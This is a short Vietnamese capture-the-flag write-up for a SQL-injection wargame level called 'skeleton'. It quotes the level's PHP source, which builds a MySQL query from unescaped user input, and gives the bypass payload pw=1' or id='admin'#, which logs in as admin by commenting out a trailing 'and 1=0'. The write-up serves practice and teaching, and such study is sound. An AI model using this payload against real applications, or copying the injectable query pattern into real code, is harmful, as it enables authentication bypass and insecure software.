



query : **select id from prob_skeleton where id='guest' and pw='' and 1=0**

```php
<?php
  include "./config.php";
  login_chk();
  $db = dbconnect();
  if(preg_match('/prob|_|\.|\(\)/i', $_GET[pw])) exit("No Hack ~_~");
  $query = "select id from prob_skeleton where id='guest' and pw='{$_GET[pw]}' and 1=0";
  echo "<hr>query : <strong>{$query}</strong><hr><br>";
  $result = @mysqli_fetch_array(mysqli_query($db,$query));
  if($result['id'] == 'admin') solve("skeleton");
  highlight_file(__FILE__);
?>
```

Challenge lần này cần chỉnh id thành admin thông qua input là pw. Quan sát trong query ta thấy phần and 1=0 để luôn tạo ra query sai.



query : **select id from prob_skeleton where id='guest' and pw='1' or id='admin' #' and 1=0**

SKELETON Clear!

```php
<?php
  include "./config.php";
  login_chk();
  $db = dbconnect();
  if(preg_match('/prob|_|\.|\(\)/i', $_GET[pw])) exit("No Hack ~_~");
  $query = "select id from prob_skeleton where id='guest' and pw='{$_GET[pw]}' and 1=0";
  echo "<hr>query : <strong>{$query}</strong><hr><br>";
  $result = @mysqli_fetch_array(mysqli_query($db,$query));
  if($result['id'] == 'admin') solve("skeleton");
  highlight_file(__FILE__);
?>
```

Vì phần pw strong query ở trước and 1=0 nên có thể dùng dấu comment # để bỏ nó.

Query cuối cùng sẽ là pw=1’ or id=’admin’#